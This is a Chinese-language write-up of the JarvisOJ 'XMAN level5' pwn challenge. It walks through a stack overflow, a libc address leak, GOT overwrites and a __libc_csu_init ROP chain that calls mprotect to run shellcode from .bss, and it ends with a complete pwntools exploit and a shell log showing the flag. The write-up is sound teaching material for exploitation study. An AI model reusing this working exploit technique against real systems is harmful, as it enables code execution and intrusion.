一.[XMAN] level 5

题目链接：https://www.jarvisoj.com/challenges

题目信息： 该题所用题目为level3_64的题目。但要求不使用system和execve，要求使用mmap和protect完成该题目


```
level5: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
 interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=f0
1f8fd41061f9dafb9399e723eb52d249a9b34d, not stripped
```

二.mmap和 protect函数

2.1 mmap

该函数用于将一个给定的文件映射到一个存储区域

mmap 函数——告诉内核将一个给定的文件映射到一个存储区域中。见 P391。



```
include <sys/mman.h>
void *mmap(void *addr, size_t len,int plot,int flag,int filedes,off_t off)
addr: 用于指定映射存储区的起始地址，通常设置为0，表示让操作系统选择该映射区的起始地址。此函数的返回地址是映射区的起始地址。
len: 映射的字节数
plot: 对映射的保护要求
      1.PROT_READ  映射区可读
      2.PROT_WRITE 映射区可写
      3.PROT_EXEC  映射区可执行
      4.PROT_NONE  映射区不可访问
flag: 该参数影响映射存储区的各种属性
filedes: 指定要被映射文件的描述符
off: 表示要映射的字节在文件中的起始偏移量
```

2.2 mprotect

该方法用于更改一个现存映射存储区的权限

```
int *mprotect(void *addr,size_t len,int plot)
addr: 地址addr必须是系统页长的整倍数
len: len长度 .最好为页大小整数倍
plot: 对存储映射区保护要求
      1.PROT_READ
      2.PROT_WRITE
      3.PROT_EXEC
      4.PROT_NONE
```

三.题目分析

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function(argc, argv, envp);
  return write(1, "Hello, World!\n", 0xEuLL);
}
```

```
ssize_t vulnerable_function()
{
  char buf[128]; // [rsp+0h] [rbp-80h] BYREF

  write(1, "Input:\n", 7uLL);
  return read(0, buf, 0x200uLL);
}
```

之前对level3_64的做法，是通过泄露处write的真实地址，然后计算出libc的基址，进而找到system和‘/bin/sh\x00’。进而获取到shell的。

但本次system被禁用，这里我们如何根据已有信息解题呢?

- mprotect 可以修改某个段的属性。
- 题目中有溢出，可以使用read将shellcode写入bass段
- 可以使用call进行调用shellcode。

综合信息：可以得出解题思路如下：

（1）利用溢出。使用write函数获取write的真实地址。write（1，write_got，8）

（2）计算libc基址，进而获取mprotect的真实地址。
mprotect_add=so_base+libc.symbols['mprotect']

（3）生成shellcode。这里要注意的是shellcode是运行在远程服务器上的。要注意生成命令。

（4）利用read将shellcode写入bss段

（5）将bss段地址写入got表。一会call的时候使用的是地址。

（6）将mprotect真实地址写入got表。一会call的时候使用的是地址。

（7）调用执行shellcode。

下面分段说明shellcode。

3.1 获取read/write真实地址

这里泄露write的真实地址或者泄露read的真实地址都可以。因为最终目的都是获取libc的基址

```
from pwn import *
elf=ELF('./level5')
libc=ELF('./libc-2.19.so')
#connect=remote("pwn2.jarvisoj.com", "9884")
connect=process('./level5')
read_plt=elf.plt['read']
read_got=elf.got['read']
write_plt=elf.plt['write']
vul_fun=elf.symbols['vulnerable_function']
rdi=0x4006b3
rsi_r15_ret=0x4006b1
connect.recv()
payload= b'a' * (0x80 + 0x8) + p64(rdi) + p64(1) + p64(rsi_r15_ret) +
p64(read_got) + p64(8) + p64(write_plt) + p64(vul_fun)
connect.sendline(payload)
read_addr=u64(connect.recvn(8))
print("the read true address is:",hex(read_addr))
```

利用write（1，read_got，8）将read的真实地址给打印出来。


rdi =====>> 1

rsi =====>>read_got地址

rdx =r15 ======>> 8

寄存器的地址是 通过ropgadget找到的。

```
ROPgadget --binary level5 --only "pop|ret"
```



3.2 获取mprotect的真实地址

首先要通过上面获得的read或者write的地址得到libc的基址

```
so_base=read_addr-libc.symbols['read']
```

进而通过公式得到mprotect的真实地址

```
mprotect_addr=so_base+libc.symbols['mprotect']
```

3.3 将shellcode写入bss段

- 生成shellcode

  这里一定要注意生成命令，之前使用shellcraft.sh生成的shellcode一直报错。

```
shellcode=asm(shellcraft.amd64.linux.sh(),arch="amd64")
```

- 利用read函数将shellcode写入bss段。

```
bss=elf.bss()
payload2=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) + p64(bss) +
p64(0) + p64(read_plt) + p64(vul_fun)
connect.recv()
connect.sendline(payload2)
connect.send(shellcode)
```

这里使用的还是read的溢出。read(0，bss地址，0)

先发送payload，之后程序会等待输入，这里在send发送一次就把shellcode写入bss段。

3.4 将bss段地址写入got表中

现在bss段保存的是shellcode地址。但是如何执行shellcode。这里就要使用到call指令。但是call所调用的是地址。所以要将bss段地址写入到got表中。

关于got表得到选取，任意空的got都可以，这里使用

__libc_start_main

__gmon_start

```
_GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
qword_600A48    dq 0                    ; DATA XREF: su
qword_600A50    dq 0                    ; DATA XREF: su
off_600A58      dq offset write         ; DATA XREF: _w
off_600A60      dq offset read          ; DATA XREF: _r
off_600A68      dq offset __libc_start_main
                                        ; DATA XREF: __
off_600A70      dq offset __gmon_start__
                                        ; DATA XREF: __
_got_plt        ends
```

```
bss_got=elf.got["__libc_start_main"]
payload3=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) +
p64(bss_got) + p64(0) + p64(read_plt) + p64(vul_fun)
connect.recv()
connect.sendline(payload3)
connect.sendline(p64(bss))
```

参数布局和上面类似。

3.5 将mprotect地址写入got表中

为什么要将mprotect的地址也写入到got表中呢?

因为修改bss段的属性，需要执行mprotect函数。也是通过call执行，call调用的got表地址。同上

```
mprotect_got=elf.got["__gmon_start__"]
payload4=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) +
p64(mprotect_got) + p64(0) + p64(read_plt) + p64(vul_fun)
connect.recv()
connect.sendline(payload4)
connect.sendline(p64(mprotect_addr))
```

3.6 调用mprotect修改bss段属性

查看mprotect参数，分别时：

addr：地址addr必须是系统页长的整倍数 ======>rdi
len ： len长度 ======> rsi
plot: 对存储映射区保护要求 ======>rdx

这三个寄存器比较好满足，但是如何调用call呢。之前用的payload布局都是pop|ret。并没有函数调用，所以之前的rop链这里是不合适的。

这里可以使用_libc_csu_init 的通用gadget调用。这个函数是程序调用libc库用来对程序进行初始化的函数，一般先于main函数执行。可以利用其中特殊的gadget。其中片段如下

```
00400690 loc_400690:                             ; CODE XREF: __libc_csu_init+54↓j
00400690                 mov     rdx, r13
00400693                 mov     rsi, r14
00400696                 mov     edi, r15d
00400699                 call    ds:(__frame_dummy_init_array_entry - 600840h)[r12+rbx*8]
0040069D                 add     rbx, 1
004006A1                 cmp     rbx, rbp
004006A4                 jnz     short loc_400690
004006A6
004006A6 loc_4006A6:                            ; CODE XREF: __libc_csu_init+36↑j
004006A6                 add     rsp, 8
004006AA                 pop     rbx
004006AB                 pop     rbp
004006AC                 pop     r12
004006AE                 pop     r13
004006B0                 pop     r14
004006B2                 pop     r15
004006B4                 retn
004006B4 ; } // starts at 400650
004006B4 __libc_csu_init endp
```

分析：

（1）调用mprotec修改bss属性，需要rdi，rsi，rdx三个寄存器和一个call调用。

（2）地址400690——400699之间的汇编指令正好满足需求。

（3）有rdx，rsi，edi(32位寄存器)，接下还有一个call调用。

（4）参数从哪里来呢？地址400690——400699之间的汇编指令都是mov指令，其值都分别来自于r13，r14，r15。而这几个寄存器又可以通过4006a6——4006b2（我们的布局得到）

接下来布局

mprotect(0x600000，0x1000，7)

第一个参数：该参数应该是是bss_got的地址。但必须是系统页长的整倍数，所以这里0x600000是got表的起始地址。该值要赋给 r15 ------>rdi

第二个参数：0x1000,最好为页大小整数倍 。该值要赋给r14------>rsi

第三个参数：代表属性。1+2+4=7 该值要赋给r13--------->rdx

```
.text:0000000000400690 loc_400690:                             ; CODE XREF:
__libc_csu_init+54↓j
.text:0000000000400690                 mov     rdx, r13    第三个参数 7
.text:0000000000400693                 mov     rsi, r14    第二个参数 0x1000
.text:0000000000400696                 mov     edi, r15d   第一个参数 0x60000
.text:0000000000400699                 call    ds:[r12+rbx*8]  mprotect_got地址
.text:000000000040069D                 add     rbx, 1
.text:00000000004006A1                 cmp     rbx, rbp
.text:00000000004006A4                 jnz     short loc_400690
.text:00000000004006A6
.text:00000000004006A6 loc_4006A6:                             ; CODE XREF:
__libc_csu_init+36↑j
.text:00000000004006A6                 add     rsp, 8
.text:00000000004006AA                 pop     rbx        值为  0   (400696地址处使
用)
.text:00000000004006AB                 pop     rbp        值为  1   要在汇编指令中作
比较用
.text:00000000004006AC                 pop     r12        值为 mprotect_got地址
 (call的地址)
.text:00000000004006AE                 pop     r13        值为 7    可读可写可执行
```

```
.text:00000000004006B0                  pop     r14         值为 0x1000    页大小
.text:00000000004006B2                  pop     r15         值为 0x600000   got表起始地
址
.text:00000000004006B4                  retn
```

这里就可以使用rop链 rop1(0x4006a6) ————>rop2（0x400690）

要注意的是0x4006a6地址处有调高栈顶操作，需要覆盖8个字节。

基本逻辑如上，poc如下：

```
connect.recv()
payload5  = b'a' * (0x80 + 0x8) + p64(rop1) + b"a" * 8 + p64(0) + p64(1)  +
p64(mprotect_got) + p64(7) + p64(0x1000) + p64(0x600000)

payload5 += p64(rop2) 返回地址，再次跳转会回0x400690。
```

这里要注意又跳转回0x400690。因为我们还要在调用一次，call shellcode地址

3.7 调用shellcode

poc承上，布局类似

```
payload5 += p64(rop2) + b"a" * 8 + p64(0) + p64(1) + p64(bss_got) + p64(0) +
p64(0) + p64(0) + p64(rop2)

connect.sendline(payload5)
connect.interactive()
```


rop1=0x4006a6
rop2=0x400690

为什么最后要再添加rop2。这里要要观察汇编代码，要调用两次call，所以rop2要经历两次。

四.完整poc

```
from pwn import *
elf=ELF('./level5')
libc=ELF('./libc-2.19.so')
rop1=0x4006a6
rop2=0x400690
connect=remote("pwn2.jarvisoj.com", "9884")
#process('./level5')
read_plt=elf.plt['read']
read_got=elf.got['read']
write_plt=elf.plt['write']
bss_got=elf.got["__libc_start_main"]
mprotect_got=elf.got["__gmon_start__"]
vul_fun=elf.symbols['vulnerable_function']
bss=elf.bss()

rdi=0x4006b3
rsi_r15_ret=0x4006b1
connect.recv()
```

```
payload= b'a' * (0x80 + 0x8) + p64(rdi) + p64(1) + p64(rsi_r15_ret) +
p64(read_got) + p64(0) + p64(write_plt) + p64(vul_fun)

connect.sendline(payload)

read_addr=u64(connect.recvn(8))
print("the read true address is:",hex(read_addr))

so_base=read_addr-libc.symbols['read']
print('the so_base address is',hex(so_base))
mprotect_addr=so_base+libc.symbols['mprotect']
print("the mprotect_adress is:",hex(mprotect_addr))
########################################
# write  bin/sh   to bss

shellcode=asm(shellcraft.amd64.linux.sh(),arch="amd64")

read_plt=elf.plt['read']
payload2=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) + p64(bss) +
p64(0) + p64(read_plt) + p64(vul_fun)
connect.recv()
connect.sendline(payload2)
connect.send(shellcode)
connect.recv()
########################################
# write the bss_address to  got

payload3=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) +
p64(bss_got) + p64(0) + p64(read_plt) + p64(vul_fun)

connect.sendline(payload3)
connect.sendline(p64(bss))
connect.recv()
########################################
#write the mprotect_address to got

payload4=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) +
p64(mprotect_got) + p64(0) + p64(read_plt) + p64(vul_fun)


connect.sendline(payload4)
connect.sendline(p64(mprotect_addr))
########################################
#change the bss segment attribute
connect.recv()
payload5  = b'a' * (0x80 + 0x8) + p64(rop1) + b"a" * 8 + p64(0) + p64(1)  +
p64(mprotect_got) + p64(7) + p64(0x1000) + p64(0x600000)

payload5 += p64(rop2) + b"a" * 8 + p64(0) + p64(1) + p64(bss_got) + p64(0) +
p64(0) + p64(0) + p64(rop2)

connect.sendline(payload5)
connect.interactive()
########################################
```


[*] '/home/zzw/Desktop/pwn/level5/level5'
Arch: amd64-64-little
RELRO: No RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/home/zzw/Desktop/pwn/level5/libc-2.19.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[+] Opening connection to pwn2.jarvisoj.com on port 9884: Done
the read true address is: 0x7fe4dede0350
the so_base address is 0x7fe4decf1000
the mprotect_adress is: 0x7fe4dede9590
[*] Switching to interactive mode
$ ls
flag
level5
$ cat flag
CTF{9c3a234bd804292b153e7a1c25da648c}
$